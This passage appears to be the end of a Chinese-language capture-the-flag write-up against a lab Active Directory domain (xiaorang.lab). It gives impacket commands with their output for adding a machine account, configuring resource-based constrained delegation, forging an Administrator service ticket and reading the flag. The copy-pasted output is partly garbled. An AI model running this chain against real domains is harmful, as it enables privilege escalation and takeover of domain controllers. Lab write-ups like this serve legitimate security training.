proxychains impacket-addcomputer xiaorang.lab/chenglei:'Xt61f3LBhg1' -dc-ip 172.22 .13.6 -dc-host xiaorang.lab -computer-name 'matrix$' -computer-pass 'Matrix2025!' [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so .4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 13.0 .dev0 - Copyright Fortra, LLC and its affiliated companies [proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :135 ... OK[proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :445 ... OK[*] Successfully added machine account matrix$ with password Matrix2025!.
配置RBCD
1
2
3
4
5
6
7
8
9
10
11
12
13
proxychains impacket-rbcd xiaorang.lab/chenglei:'Xt61f3LBhg1' -dc-ip 172.22 .13 .6 -action write -delegate -to 'WIN-DC$' -delegate -from 'matrix$' proxychains ] config file found: /etc/proxychains4.confproxychains ] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 proxychains ] DLL init : proxychains-ng 4.17 proxychains ] DLL init : proxychains-ng 4.17 .13 .0 .dev0 - Copyright Fortra, LLC and its affiliated companies proxychains ] Strict chain ... 127.0 .0 .1 :55556 ... 172.22 .13 .6 :389 ... OKis emptyon WIN-DC$ via S4U2Proxyon behalf of other identity:-1 -5 -21 -3269458654 -3569381900 -10559451 -1109 )
申请ST
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
proxychains impacket-getST xiaorang.lab/'matrix$' :'Matrix2025!' -spn cifs/WIN-DC.xiaorang .lab -impersonate Administrator -dc-ip 172.22 .13.6 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so .4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.177 13.0 .dev0 - Copyright Fortra, LLC and its affiliated companies [-] CCache file is not found. Skipping...[*] Getting TGT for user[proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :88 ... OK[proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :88 ... OK[*] Impersonating Administrator[*] Requesting S4U2self[proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :88 ... OK[*] Requesting S4U2Proxy[proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :88 ... OK[*] Saving ticket in Administrator@cifs_WIN-DC.xiaorang .lab@XIAORANG.LAB .ccache
pass the hash:改/etc/hosts把dc加进去,即可无密码连上去
1
2
export KRB5CCNAME=Administrator@cifs_WIN -DC.xiaorang.lab@XIAORANG .LAB.ccache@WIN -DC.xiaorang.lab -k -no -pass -dc-ip 172.22.13.6
拿flag
1
2
3
4
5
6
7
8
9
type flag04.txt d88888b db .d8b. d888b .d88b. j88D 88 ' 88 d8' `8 b 88 ' Y8b .8 P 88 . j8~88 88ooo 88 88 ooo88 88 88 d'88 j8' 88 88 ~~~ 88 88 ~~~88 88 ooo 88 d' 88 V88888D 88 88 booo. 88 88 88 . ~8 ~ `88 d8' 88 YP Y88888P YP YP Y888P `Y88P' VP flag04 : flag{d2fa8ade-f01b-42 bc-b6a2-9135695892 cb}
参考文章 https://blog.csdn.net/uuzeray/article/details/142283124
https://xz.aliyun.com/news/12882
https://zer0peach.github.io/2024/12/18/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9C-Delivery-writeup/
https://fushuling.com/index.php/2023/10/04/%e6%98%a5%e7%a7%8b%e4%ba%91%e5%a2%83%c2%b7delivery/
https://xz.aliyun.com/news/11110#toc-12